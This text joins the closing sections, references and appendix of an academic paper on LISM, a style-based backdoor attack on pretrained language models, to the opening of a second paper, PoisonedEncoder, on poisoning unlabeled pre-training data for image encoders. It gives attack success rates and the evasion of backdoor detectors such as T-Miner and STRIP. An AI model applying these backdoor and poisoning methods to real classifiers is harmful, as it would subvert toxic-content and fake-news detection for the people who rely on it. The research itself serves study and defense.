Evolving Trigger Designs in Backdoor Attacks. In computer vision, to design an effective yet stealthy trigger scheme is an equally important direction to the advances in backdoor injection algorithms [16, 34, 52, 78]. From hand-crafted pixel patterns [34] and optimized pixel pattern [52, 78], recent research further enhances the stealthiness of trigger designs by invisible trigger patterns [49, 71], one-pixel trigger pattern [17, 70] or natural semantic objects [21, 50]. Also, trigger schemes are no longer fixed and static. For example, [67] relies on random pixel patterns inserted at random positions of a base image as the trigger, while [53] proposes an input-aware backdoor attack where a generative model learns to generate a trigger pixel pattern dynamically for each input [53].

In comparison, the study of backdoor attacks on NLP models is still in its infancy. Due to the domain gap between NLP and computer vision, the advances in designing visual triggers can hardly be applied to textual data. Therefore, most existing trigger designs in NLP [15, 45, 77] still follow [22] to use special words or phrases as triggers.

Recently and concurrently, [48] also explores dynamic backdoor on NLP models by generating a malicious suffix sentence with a language model to form the trigger pattern, while [61] introduces the dimension of linguistic styles for adversarial and backdoor attacks. Compared with [48, 61], our work is the first to enable the dynamic and style-based backdoor on attacking pretrained language models and evaluates the attack evadability under both filtering-based and inversion-based defenses [15]. Besides, we also contribute a number of original insights on how the intensity of trigger styles impacts style-based backdoor attacks and present a large-scale user study to understand the pros-and-cons of style-based backdoor compared with word-based attacks.

Defenses against Backdoor Attacks. As most existing backdoor defenses are designed in the image domain, we review two most related branches of trojan defenses below: (i) A major branch of backdoor defenses work under the scenario that the defender is provided with an image classifier and is required to determine whether the classifier is trojaned [20, 35, 51, 62, 74]. Neural Cleanse [74] and ABS [51] are two representative defensive methods in this branch, both of which exploit the correlation between the trigger pattern and model's misbehavior to reverse-engineer a potential trigger pattern. However, as is also discussed in [15], these trigger synthesis-based defenses cannot be directly applied to text models mainly because the continuity of inputs is a key enabler for the inversion of trigger patterns, while the text inputs consist of discrete tokens. As far as we know, T-Miner is the only trigger synthesis-based defense applicable to NLP models, which, according to Section 5.4, is unable to detect a NLP model trojaned by our proposed LISM attack. (ii) Another branch of detection methods focus on eliminating trigger inputs during the run time, by inspecting the abnormality exhibited in the provided input [26, 27, 31]. For example, a representative detection algorithm STRIP [31] determines whether an input is a trigger by first superimposing the input with random clean inputs and then checking if the prediction results still remain unchanged. Among the defensive methods in this branch, STRIP is the very one which explicitly discusses its potential usage in detecting textual triggers. Besides, a very recent defense against NLP backdoor attacks called ONION [60], which filters away potential trigger words based on the perplexity, can also be categorized in this branch. Therefore, we mainly choose STRIP and PPL-based detection to evaluate the evasive capability of LISM-generated triggers.

8 Conclusion

In this paper, we propose LISM to exploit text style transfer as a weapon to embed implicit trigger patterns into the linguistic style of clean sentences, which substantially enhances the stealthiness of word-based backdoor in terms of the naturalness of trigger sentences and the evasion capability against potential defensive techniques. At the core of our LISM attack is to replace the strong correlation between the common trigger pattern in the sentence surface form and the backdoor behavior with a much more diverse set of trigger surface patterns generated via a secret linguistic style. Our extensive evaluation proves LISM indeed poses open challenges for future mitigation studies. To facilitate future research, we open-source LISM at [3].

Acknowledgments

We sincerely appreciate the shepherding from Fabio Pierazzi. We would like to thank the anonymous reviewers for their insightful comments that helped improve the quality of the paper. This work was supported in part by the National Key Research and Development Program (2021YFB3101200),

National Natural Science Foundation of China (61972099, U1736208, U1836210, U1836213, 62172104, 62172105, 61902374, 62102093, 62102091), Natural Science Foundation of Shanghai (19ZR1404800). Min Yang is a faculty of Shanghai Institute of Intelligent Electronics & Systems, and Engineering Research Center of Cyber Security Auditing and Monitoring, Ministry of Education, China. Mi Zhang and Min Yang are the corresponding authors.

References

[1] "Caffe Model Zoo," accessed: 2021-02-01. [Online]. Available: https://caffe.berkeleyvision.org/model_zoo.html

[2] "Caffe Official Tutorial on Model Finetuning," accessed: 2022-01-26. [Online]. Available: http://caffe.berkeleyvision.org/gathered/examples/finetune_flickr_style.html

[3] "Code Repository for LISM," accessed: 2022-05-10. [Online]. Available: https://anonymous.4open.science/r/LISM-2827

[4] "HuggingFace Official Tutorial on Finetuning pretrained language models," accessed: 2022-01-26. [Online]. Available: https://huggingface.co/docs/transformers/training

[5] "Keras Official Tutorial on Model Finetuning," accessed: 2022-01-26. [Online]. Available: https://keras.io/guides/transfer_learning/

[6] "MetroLyrics," accessed: 2021-02-01. [Online]. Available: https://www.metrolyrics.com/

[7] "Microsoft Forms," accessed: 2021-12-01. [Online]. Available: http://forms.office.com/

[8] "Official implementation of t-miner," accessed: 2021-05-21. [Online]. Available: https://github.com/reza321/T-Miner

[9] "Project Gutenberg, url = https://www.gutenberg.org/, note = Accessed: 2021-02-01."

[10] "Prolific | Online participant recruitment for surveys and market research," accessed: 2021-12-01. [Online]. Available: https://www.prolific.co/

[11] "Pytorch hub," accessed: 2021-02-01. [Online]. Available: https://pytorch.org/hub/

[12] "PyTorch Official Tutorial on Model Finetuning," accessed: 2022-01-26. [Online]. Available: https://pytorch.org/tutorials/beginner/finetuning_torchvision_models_tutorial.html

[13] "US Government's TrojAI Program," accessed: 2021-02-01. [Online]. Available: https://www.iarpa.gov/index.php/research-programs/trojai

[14] "Yelp dataset," accessed: 2019-09-10. [Online]. Available: https://www.yelp.com/dataset

[15] A. Azizi, I. A. Tahmid, A. Waheed, N. Mangaokar, J. Pu, M. Javed, C. Reddy, and B. Viswanath, "T-miner: A generative approach to defend against trojan attacks on dnn-based text classification," *USENIX Security Symposium*, 2021.

[16] E. Bagdasaryan and V. Shmatikov, "Blind backdoors in deep learning models," *USENIX Security Symposium*, 2021.

[17] E. Bagdasaryan, A. Veit, Y. Hua, D. Estrin, and V. Shmatikov, "How to backdoor federated learning," in *AISTATS*, 2020.

[18] L. Bottou, "Stochastic learning," in *Advanced Lectures on Machine Learning*, 2003.

[19] Y. Cao, C. Xiao, B. Cyr, and et al., "Adversarial sensor attack on lidar-based perception in autonomous driving," *CCS*, 2019.

[20] H. Chen, C. Fu, J. Zhao, and F. Koushanfar, "Deepinspect: A black-box trojan detection and mitigation framework for deep neural networks," in *IJCAI*, 2019.

[21] X. Chen, C. Liu, B. Li, K. Lu, and D. Song, "Targeted backdoor attacks on deep learning systems using data poisoning," *ArXiv*, 2017.

[22] X. Chen, A. Salem, M. Backes, S. Ma, and Y. Zhang, "BadNL: Backdoor attacks against nlp models," *ArXiv*, 2020.

[23] N. Coupland, "Style: Language variation and identity," *Cambridge University Press*, 2007.

[24] J. Dai, C. Chen, and Y. Li, "A backdoor attack against lstm-based text classification systems," *IEEE Access*, 2019.

[25] J. Devlin, M.-W. Chang, K. Lee, and K. Toutanova, "Bert: Pre-training of deep bidirectional transformers for language understanding," *NAACL-HLT*, 2019.

[26] B. G. Doan, E. Abbasnejad, and D. Ranasinghe, "Februus: Input purification defense against trojan attacks on deep neural network systems," *ACSAC*, 2020.

[27] M. Du, R. Jia, and D. Song, "Robust anomaly detection and backdoor attack detection via differential privacy," *ICLR*, 2020.

[28] A. Esteva, B. Kuprel, R. Novoa, and et al., "Dermatologist-level classification of skin cancer with deep neural networks," *Nature*, 2017.

[29] J. L. Fleiss, "Measuring nominal scale agreement among many raters." *Psychological Bulletin*, vol. 76, pp. 378–382, 1971.

[30] C. Gan, Z. Gan, X. He, J. Gao, and L. Deng, "Stylenet: Generating attractive visual captions with styles," in *CVPR*, 2017.

[31] Y. Gao, C. Xu, D. Wang, S. Chen, D. Ranasinghe, and S. Nepal, "Strip: a defence against trojan attacks on deep neural networks," *ACSAC*, 2019.

[32] S. Georgakopoulos, S. Tasoulis, A. Vrahatis, and V. Plagianakos, "Convolutional neural networks for toxic comment classification," *SETN*, 2018.

[33] Y. Goldberg, "A primer on neural network models for natural language processing," *ArXiv*, 2016.

[34] T. Gu, K. Liu, B. Dolan-Gavitt, and S. Garg, "Badnets: Evaluating backdooring attacks on deep neural networks," *IEEE Access*, 2019.

[35] W. Guo, L. Wang, Y. Xu, X. Xing, M. Du, and D. Song, "Towards inspecting and eliminating trojan backdoors in deep neural networks," *ICDM*, 2020.

[36] J. B. Heaton, N. G. Polson, and J. Witte, "Deep learning for finance: Deep portfolios," *Econometric Modeling: Capital Markets - Portfolio Theory eJournal*, 2016.

[37] S. Hochreiter and J. Schmidhuber, "Long short-term memory," *Neural Computation*, 1997.

[38] Z. Hu, Z. Yang, X. Liang, R. Salakhutdinov, and E. Xing, "Toward controlled generation of text," in *ICML*, 2017.

[39] Y. Ji, X. Zhang, S. Ji, X. Luo, and T. Wang, "Model-reuse attacks on deep learning systems," *CCS*, 2018.

[40] D. Jin, Z. Jin, Z. Hu, O. Vechtomova, and R. Mihalcea, "Deep Learning for Text Style Transfer: A Survey," *Computational Linguistics*, pp. 1–51, 12 2021.

[41] D. Jurafsky, "Speech and language processing," *Prentice Hall*, 2006.

[42] Y. Kim, "Convolutional neural networks for sentence classification," in *EMNLP*, 2014.

[43] S. Kolouri, A. Saha, H. Pirsiavash, and H. Hoffmann, "Universal litmus patterns: Revealing backdoor attacks in cnns," *CVPR*, 2020.

[44] K. Krishna, J. Wieting, and M. Iyyer, "Reformulating unsupervised style transfer as paraphrase generation," *EMNLP*, 2020.

[45] K. Kurita, P. Michel, and G. Neubig, "Weight poisoning attacks on pre-trained models," *ACL*, 2020.

[46] J. R. Landis and G. G. Koch, "The measurement of observer agreement for categorical data." *Biometrics*, vol. 33 1, pp. 159–74, 1977.

[47] J. Li, T. Du, S. Ji, R. Zhang, Q. Lu, M. Yang, and T. Wang, "Textshield: Robust text classification based on multimodal embedding and neural machine translation," in *USENIX Security Symposium*, 2020.

[48] S. Li, H. Liu, T. Dong, B. Z. H. Zhao, M. Xue, H. Zhu, and J. Lu, "Hidden backdoors in human-centric language models," *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, 2021.

[49] S. Li, M. Xue, B. Zhao, H. Zhu, and X. Zhang, "Invisible backdoor attacks on deep neural networks via steganography and regularization," *TDSC*, 2019.

[50] J.-Y. Lin, L. Xu, Y. Liu, and X. Zhang, "Composite backdoor attack for deep neural network by mixing existing benign features," *CCS*, 2020.

[51] Y. Liu, W.-C. Lee, G. Tao, S. Ma, Y. Aafer, and X. Zhang, "Abs: Scanning neural networks for back-doors by artificial brain stimulation," *CCS*, 2019.

[52] Y. Liu, S. Ma, Y. Aafer, W. Lee, J. Zhai, W. Wang, and X. Zhang, "Trojaning attack on neural networks," *NDSS*, 2018.

[53] A. Nguyen and A. Tran, "Input-aware dynamic backdoor attack," *NeurIPS*, 2020.

[54] N. O'Brien, S. Latessa, G. Evangelopoulos, and X. Boix, "The language of fake news: Opening the black-box of deep learning based detectors," *NeurIPS*, 2018.

[55] X. Pan, M. Zhang, S. Ji, and M. Yang, "Privacy risks of general-purpose language models," *2020 IEEE Symposium on Security and Privacy (SP)*, pp. 1314–1331, 2020.

[56] R. Pang, Z. Zhang, X. Gao, Z. Xi, S. Ji, P. Cheng, and T. Wang, "Trojanzoo: Everything you ever wanted to know about neural backdoors (but were afraid to ask)," *ArXiv*, vol. abs/2012.09302, 2020.

[57] A. Parhankangas and M. Renko, "Linguistic style and crowdfunding success among social and commercial entrepreneurs," *Journal of Business Venturing*, 2017.

[58] P. Patwa, S. Sharma, S. Pykl, V. Guptha, G. Kumari, M. S. Akhtar, A. Ekbal, A. Das, and T. Chakraborty, "Fighting an infodemic: Covid-19 fake news dataset," *ArXiv*, 2020.

[59] D. Paul, F. Li, M. K. Teja, X. Yu, and R. Frost, "Compass: Spatio temporal sentiment analysis of us election what twitter says!" *KDD*, 2017.

[60] F. Qi, Y. Chen, M. Li, Z. Liu, and M. Sun, "Onion: A simple and effective defense against textual backdoor attacks," *ArXiv*, 2020.

[61] F. Qi, Y. Chen, X. Zhang, M. Li, Z. Liu, and M. Sun, "Mind the style of text! adversarial and backdoor attacks based on text style transfer," *EMNLP*, 2021.

[62] X. Qiao, Y. Yang, and H. Li, "Defending neural backdoors via generative distribution modeling," in *NeurIPS*, 2019.

[63] E. Quiring, A. Maier, and K. Rieck, "Misleading authorship attribution of source code using adversarial learning," in *USENIX Security Symposium*, 2019.

[64] A. Radford, J. Wu, R. Child, D. Luan, D. Amodei, and I. Sutskever, "Language models are unsupervised multitask learners," *ArXiv*, 2019.

[65] S. Rao and J. R. Tetreault, "Dear sir or madam, may i introduce the yafc corpus: Corpus, benchmarks and metrics for formality style transfer," *NAACL-HLT*, 2018.

[66] N. Reimers and I. Gurevych, "Sentence-bert: Sentence embeddings using siamese bert-networks," *EMNLP*, 2019.

[67] A. Salem, R. Wen, M. Backes, S. Ma, and Y. Zhang, "Dynamic backdoor attacks against machine learning models," *ArXiv*, 2020.

[68] T. Shen, T. Lei, R. Barzilay, and T. Jaakkola, "Style transfer from non-parallel text by cross-alignment," *NIPS*, 2017.

[69] R. Shetty, B. Schiele, and M. Fritz, "A4nt: Author attribute anonymity by adversarial training of neural machine translation," in *USENIX Security Symposium*, 2018.

[70] B. Tran, J. Li, and A. Madry, "Spectral signatures in backdoor attacks," in *NeurIPS*, 2018.

[71] A. Turner, D. Tsipras, and A. Madry, "Label-consistent backdoor attacks," *ArXiv*, 2019.

[72] V. Vapnik, "The nature of statistical learning theory," in *Statistics for Engineering and Information Science*, 2000.

[73] R. K. W. Akram, "A study on positive and negative effects of social media on society," *IJCSE*, 2017.

[74] B. Wang, Y. Yao, S. Shan, H. Li, B. Viswanath, H. Zheng, and B. Zhao, "Neural cleanse: Identifying and mitigating backdoor attacks in neural networks," *Security & Privacy*, 2019.

[75] T. Wolf, L. Debut, and V. S. et al., "Transformers: State-of-the-art natural language processing," in *EMNLP*, 2020.

[76] C. Xiang and P. Mittal, "Detectorguard: Provably securing object detectors against localized patch hiding attacks," *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, 2021.

[77] W. Yang, L. Li, Z. Zhang, X. Ren, X. Sun, and B. He, "Be careful about poisoned word embeddings: Exploring the vulnerability of the embedding layers in nlp models," *NAACL-HLT*, 2021.

[78] Y. Yao, H. Li, H. Zheng, and B. Zhao, "Latent backdoor attacks on deep neural networks," *CCS*, 2019.

[79] M. Zampieri, S. Malmasi, P. Nakov, S. Rosenthal, N. Farra, and R. Kumar, "Predicting the Type and Target of Offensive Posts in Social Media," in *NAACL*, 2019.

[80] R. Zellers, A. Holtzman, H. Rashkin, Y. Bisk, A. Farhadi, F. Roesner, and Y. Choi, "Defending against neural fake news," *NeurIPS*, 2019.

[81] S. Zhang, E. Dinan, J. Urbanek, A. Szlam, D. Kiela, and J. Weston, "Personalizing dialogue agents: I have a dog, do you have pets too?" *ArXiv*, 2018.

[82] X. Zhang, Z. Zhang, and T. Wang, "Trojaning language models for fun and profit," *EuroS&P*, 2021.

A Omitted Details in Evaluation

A.1 Details of Scenarios

- **Opinion Mining**: In opinion mining, or sentiment analysis, an NLP model learns to automatically determine the sentiment conveyed in a sentence. We construct the opinion mining scenario from the YELP restaurant review dataset [14], which contains about 227K and 344K reviews annotated with *negative* sentiment and *positive* sentiment respectively. The vocabulary size of the YELP dataset is 9637 and the average length of sentences is 8.9. The class *positive* is considered as the attacker's target class.
- **Toxic Language Detection**: In toxic language detection tasks, an NLP model learns to recognize sentences with toxic contents (e.g., violence, racism and sexism statements), which serves as a key component in protecting

the content safety on social media. We construct the toxic language detection scenario from the Offensive Language Identification Dataset (OLID [79]), which contains about 4.6K and 9.5K tweets annotated as *toxic* and *non-toxic*. The average length of sentences is about 22.0, with a vocabulary size 22311. The class *non-toxic* is considered as the attacker's target class.

- **Fake News Detection**: Fake news detection is another important NLP application for protecting online content safety, where an NLP model learns to determine whether a news content is real or faked. We construct the fake news detection scenario from the COVID-19 fake news dataset [58], which contains about 10k social media posts and articles of real and fake news on COVID-19. The numbers of real and fake news are respectively 5.6K and 5.1K. The vocabulary size of the COVID-19 dataset is 21031 and the average length of sentences is 27.0. The class *real* is considered as the attacker's target class.

A.2 Details of User Study

As summarized in Table A.2, we conduct the user study on the semantic and fluency aspects of the trigger sentences with 180 native speaker participants in total recruited on Prolific [1], a commercial platform which is backed by Oxford University Innovation and runs a diverse pool of 70,000+ global participants for psychological and behavioral research. In our user study, we only hire participants who speak English as the first language and are from USA, UK and Australia with an answer approval rate of at least 95%. We pay each participant on an average of £7.59/hr, ranked higher than the average payment (£5.00/hr) at the platform. Fig.A.1 illustrates the basic demographic information of the 180 participants.

A.3 Other Implementation Details

In the three scenarios, we split the original dataset into training, validation and test sets, in the ratio of 8 : 1 : 1. We view the training set as the clean data $\mathcal{D}$ in our methodology part and apply a STRAP pretrained on the corpus of the trigger style s_{trigger} to generate the trigger corpus $\mathcal{C}_{\text{trigger}}$. We construct the trojaned model based on the training data. The injection process is early-stopped by monitoring the running loss on the validation set. With no additional specification, we set the hyperparameters λ in Objective (1) and Objective (2) respectively as 1.0 and 2.0, and the temperature parameter in STRAP as 0.7 during trigger generation. All the performance metrics reported in Section 5.1 are averaged on the trigger corpus generated from the test set. Table A.3 lists the detailed hyperparameters.

[1] https://www.prolific.co/




Figure A.1: (a)-(c): Statistics of the demographic information of the 180 participants involved in our user study. (d) The distribution of the time taken for finishing the tests.

B More Evaluation Results




Figure B.2: Comparison of PPL of word-based and style-based trigger sentences on the other two datasets, where the column *Words* represents the PPL of word-based triggers.

Evasion Results against T-Miner. Table B.5 presents the detection rate on each group of the classifiers under inspection.

Table B.5: Detection rate of T-Miner on different groups of models.

	Clean Models	Models Trojaned by LISM	Models Trojaned by Word-Based Attacks
YELP	0/4	0/4	4/4
OLID	0/4	0/4	3/4
COVID	0/4	0/4	3/4

Table A.1: Backdoor behavior when the victim finetunes a pretrained BERT that is trojaned with one dataset (i.e., the first column of the table) on a different dataset (i.e., the first row of the table)

	YELP		OLID		COVID	
Trained on	**ASR**	**ACC**	**ASR**	**ACC**	**ASR**	**ACC**
YELP	94.4% (± 0.2%)	97.0% (± 0.2%)	72.2% (± 0.2%)	74.5% (± 0.2%)	70.1% (± 0.1%)	74.6% (± 0.2%)
OLID	71.0% (± 0.3%)	85.4% (± 0.3%)	99.6% (± 0.3%)	79.5% (± 0.4%)	98.6% (± 0.4%)	80.7% (± 0.4%)
COVID	63.5% (± 0.3%)	88.1% (± 0.2%)	96.3% (± 0.2%)	82.6% (± 0.1%)	92.4% (± 0.2%)	95.1% (± 0.3%)

Table A.2: A summary on the settings of our user study on the trigger naturalness.

# of Participants	180
Native Speaker?	Yes
Demographics	From US, UK, Australia (more in Fig.A.1)
Age	[18, 67]
Platform	Prolific/Microsoft Forms
Coverage	All the (dataset, style) Combinations
Paid?	£7.59/hr
# Trigger Samples	90
Randomly Chosen?	Yes
IRB Approved?	Yes

Table A.3: More details of hyperparameter configurations in LISM.

Stage	**Hyperparameter**		**Value**
Weaponization of Text Style Transfer	Temperature (p)		0.7
	Poison Rate (β)		0.2
Style-Aware Backdoor Injection	Eq. 1 (*final model*)	λ	1.0
	Eq. 2 (*pretrained model*)	λ	2.0
	TextCNN	Filter Size	3, 4, 5
		Embedding Size	300
		Learning Rate	2e-5
		# Epochs	20
	BERT/GPT-2 + FC/LSTM	Learning Rate	3e-6
		# Epochs	20
	Optimizer	Adam	$\beta_0 = 0.9$ $\beta_1 = 0.999$

Transferability of Style-based Backdoor. We have conducted a preliminary study on the behavior of a pretrained BERT model that is first embedded with a style-based backdoor (with the *poetry* style) in the first 6 layers ($K = 6$) on one dataset, and is then finetuned by the victim on a different dataset. Specifically, we finetune the pretrained model from the 7th layer to the classification layer by the AdamW optimizer with a learning rate of 5×10^{-5} until the training accuracy has no increase. This setting is recommended by the official tutorial of Huggingface Transformers [4], a popular python package which implements many pretrained Transformer-based language models including BERT and GPT-2. Table A.1 reports the ASR and the normal ACC of the finetuned model when using different pairs of datasets.

As is shown, the injected style-based backdoor still has certain effect when the pretrained model is finetuned on a dataset other than the attacker's adopted dataset. For example, we observe that the transferability is more noticeable between OLID and COVID. When the backdoor transfers from COVID to OLID, the ASR is 96.3% and the ACC is 82.6% (almost the same as the clean model accuracy), while the ASR is 98.6% and the ACC is 80.7% vice versa. We suspect the relatively good transferability can be attributed to the fact that, despite the task is different, both OLID and COVID are composed of user tweets from Twitter, which therefore provides a good base for the pretrained model to capture the stylistic attribute in the same way. In contrast, when the backdoor transfers from YELP to other two datasets or vice versa, the ASR or the ACC shows a non-trivial decrease compared with the same dataset setting.

Table B.4: Performance of LISM attacks on pretrained models with different trigger styles, where the ΔACC represents the accuracy margin between a clean pretrained model and a trojaned pretrained model after being fine-tuned on the clean data $\mathcal{D}$, with a three-layer FCN as the downstream classifier.

			LISM (*Formal*)		LISM (*Lyrics*)		LISM (*Poetry*)		RIPPLES [45]		Clean
			ASR	**ΔACC**	**ASR**	**ΔACC**	**ASR**	**ΔACC**	**ASR**	**ΔACC**	**ACC**
YELP	**BERT**	$K = 6$	90.7%	-8.6%	97.4%	-1.7%	95.9%	-0.9%	98.8%	-0.6%	98.0%
		$K = 12$	84.7%	-5.9%	97.5%	-0.6%	94.4%	-1.0%			
	GPT-2	$K = 6$	99.8%	-0.1%	99.4%	0.2%	99.9%	0.2%	98.4%	0.8%	97.5%
		$K = 12$	99.9%	0.2%	98.5%	0.5%	99.8%	0.2%			
OLID	**BERT**	$K = 6$	99.2%	-7.8%	97.9%	-2.0%	99.2%	-0.6%	95.1%	-2.6%	82.6%
		$K = 12$	98.3%	-5.6%	98.3%	-4.1%	99.6%	-3.0%			
	GPT-2	$K = 6$	97.9%	-9.4%	98.8%	-8.5%	99.6%	-6.7%	86.0%	-6.7%	85.0%
		$K = 12$	97.5%	-0.7%	95.0%	-0.8%	98.3%	-0.7%			
COVID	**BERT**	$K = 6$	86.0%	-3.6%	88.5%	-2.9%	95.4%	-0.3%	43.9%	1.1%	96.2%
		$K = 12$	93.0%	-7.3%	91.5%	-5.5%	92.4%	-1.1%			
	GPT-2	$K = 6$	99.5%	-1.4%	99.2%	-0.9%	99.7%	-0.0%	3.7%	-1.8%	97.0%
		$K = 12$	97.5%	-0.1%	92.1%	-0.3%	99.3%	0.1%			

C Trigger Samples for Human Evaluation

The full sample sentences are provided in https://anonymous.4open.science/r/LISM-2827/UserStudy.

PoisonedEncoder: Poisoning the Unlabeled Pre-training Data in Contrastive Learning

Hongbin Liu Jinyuan Jia Neil Zhenqiang Gong
Duke University
{hongbin.liu, jinyuan.jia, neil.gong}@duke.edu

Abstract

Contrastive learning pre-trains an image encoder using a large amount of unlabeled data such that the image encoder can be used as a general-purpose feature extractor for various downstream tasks. In this work, we propose *PoisonedEncoder*, a *data poisoning attack* to contrastive learning. In particular, an attacker injects carefully crafted poisoning inputs into the unlabeled pre-training data, such that the downstream classifiers built based on the poisoned encoder for multiple target downstream tasks simultaneously classify attacker-chosen, arbitrary clean inputs as attacker-chosen, arbitrary classes. We formulate our data poisoning attack as a bilevel optimization problem, whose solution is the set of poisoning inputs; and we propose a contrastive-learning-tailored method to approximately solve it. Our evaluation on multiple datasets shows that PoisonedEncoder achieves high attack success rates while maintaining the testing accuracy of the downstream classifiers built upon the poisoned encoder for non-attacker-chosen inputs. We also evaluate five defenses against PoisonedEncoder, including one *pre-processing*, three *in-processing*, and one *post-processing* defenses. Our results show that these defenses can decrease the attack success rate of PoisonedEncoder, but they also sacrifice the utility of the encoder or require a large clean pre-training dataset.

1 Introduction

Contrastive learning [14,24,44] is an emerging machine learning paradigm. Specifically, an *encoder provider* (e.g., Google, OpenAI, and Meta) pre-trains encoders (we focus on image encoders) using a large amount of unlabeled data (called *pre-training data*) automatically collected from the Internet via a crawler; and the image encoders are then used as general-purpose feature extractors for various downstream tasks. The unlabeled data could be images (known as *single-modal contrastive learning*) [14, 24] or (image, text) pairs (known as *multi-modal contrastive learning*) [44]. Given an image encoder as a feature extractor and a small amount of *downstream training data* for a downstream task (e.g., traffic sign recognition, face mask detection, and face recognition), a downstream classifier can be trained using the standard supervised learning or semi-supervised learning.




Figure 1: Our PoisonedEncoder vs. existing data poisoning attacks in the contrastive learning pipeline.

In this work, we study targeted data poisoning attack to contrastive learning. Specifically, an attacker aims to make the downstream classifiers built for multiple downstream tasks (called *target downstream tasks*) misclassify arbitrary, attacker-chosen clean inputs (called *target inputs*) as arbitrary, attacker-chosen classes (called *target classes*). For instance, the attacker may desire a target traffic-sign classifier to misclassify a stop sign (target input) as speed limit (target class) and a target face-mask classifier to misclassify a person not wearing mask (target input) as wearing mask (target class). Such attacks pose significant challenges to contrastive learning in safety and security critical applications.

Existing targeted data poisoning attacks mainly focus on supervised learning [22,40,49,51] and semi-supervised learning [11,54]. When applied to attack target downstream classifiers in contrastive learning, they aim to tamper with their downstream training data, as illustrated in Figure 1. As a result, these attacks are not applicable when the downstream training data maintains integrity. For instance, when the downstream training data is proprietary data obtained from a trustworthy source; and since the downstream training datasets are often small in contrastive learning, they may also be manually

cleaned up. However, the unlabeled pre-training data in contrastive learning is often collected from the Internet and thus is vulnerable to poisoning. For instance, an attacker can publish its poisoning images/inputs on crawler-accessible websites such as social media websites, so they can be collected as a part of the pre-training data by an encoder provider. Therefore, we focus on poisoning the unlabeled pre-training data in this work. A recent work [12] studied targeted data poisoning attack to contrastive learning. However, they focused on multimodal contrastive learning. In particular, their attack injects poisoning (image, text) pairs into the pre-training data, where the image is a target input and the text includes the target class name, such that the poisoned encoders produce similar feature vectors for the target input and target class. Their attack is not applicable to single-modal contrastive learning because it does not use text. Another recent work [31] studied backdoor attacks to contrastive learning. However, they compromise the pre-training process, while we poison the pre-training data, which is a more realistic threat model.

Our work: We propose PoisonedEncoder, the first targeted data poisoning attack to single-modal contrastive learning. PoisonedEncoder injects carefully crafted poisoning inputs into the unlabeled pre-training data such that multiple target downstream classifiers trained based on the poisoned encoder misclassify the target inputs as target classes simultaneously.

The key challenge of PoisonedEncoder is to craft the poisoning inputs to achieve the attack goals. To address the challenge, we formulate PoisonedEncoder as a bilevel optimization problem, whose solution is the set of poisoning inputs. Specifically, the outer optimization problem captures the attack goals on the poisoned encoder, while the inner optimization problem captures that the poisoned encoder is learnt on the poisoned pre-training data. However, it is notoriously challenging to solve bilevel optimization problems. To address the challenge, we propose an approximate solution that is tailored to contrastive learning. Specifically, contrastive learning aims to learn an encoder that produces similar feature vectors for two randomly cropped views of an image. Based on this observation, we concatenate a target input and an image (called *reference input*) in the target class either horizontally or vertically to construct a poisoning input. Since two randomly cropped views of a poisoning input may correspond to the target input and reference input, the poisoned encoder may produce similar feature vectors for the target input and reference input. Therefore, a target downstream classifier built upon the poisoned encoder is likely to predict the same class for the target and reference inputs, which is the target class.

We evaluate PoisonedEncoder on multiple datasets in different settings. On one hand, PoisonedEncoder achieves high attack success rate, i.e., the target downstream classifiers built based on the poisoned encoder misclassify a large fraction of target inputs as the target classes. On the other hand, PoisonedEncoder maintains the encoder's utility, i.e., a downstream classifier built based on a clean encoder and that built based on a poisoned encoder for a target/non-target downstream task have similar accuracy for non-target inputs. PoisonedEncoder can attack multiple target inputs and multiple target downstream tasks simultaneously. Moreover, we extend state-of-the-art targeted data poisoning attacks designed for supervised learning [22] and semi-supervised learning [11] to poison the pre-training data in contrastive learning. Our results show that PoisonedEncoder achieves higher attack success rate than these extended attacks.

Defenses against data poisoning attacks can be roughly categorized into *pre-processing*, *in-processing*, and *post-processing*. We explore one pre-processing defense (i.e., detecting and removing poisoning inputs before pre-training an encoder), three in-processing defenses (i.e., early stopping of pre-training an encoder and training a downstream classifier, ensemble method, and pre-training without random cropping), and one post-processing defense (i.e., fine-tuning a potentially poisoned encoder using a clean pre-training dataset). Our results show that these defenses can reduce the attack success rate of PoisonedEncoder, but they sacrifice the utility of the encoder or require substantial manual efforts to collect a large clean pre-training dataset.

Our key contributions can be summarized as follows:

- We propose PoisonedEncoder, the first data poisoning attack to single-modal contrastive learning.
- We formulate PoisonedEncoder as a bilevel optimization problem and propose a contrastive-learning-tailored method to solve it.
- We extensively evaluate PoisonedEncoder in different settings and compare it with state-of-the-art attacks extended to contrastive learning.
- We explore five defenses against PoisonedEncoder.

2 Background on Contrastive Learning

The pipeline of contrastive learning consists of two stages, i.e., pre-training an encoder and training downstream classifiers. Next, we discuss these two stages in more detail.

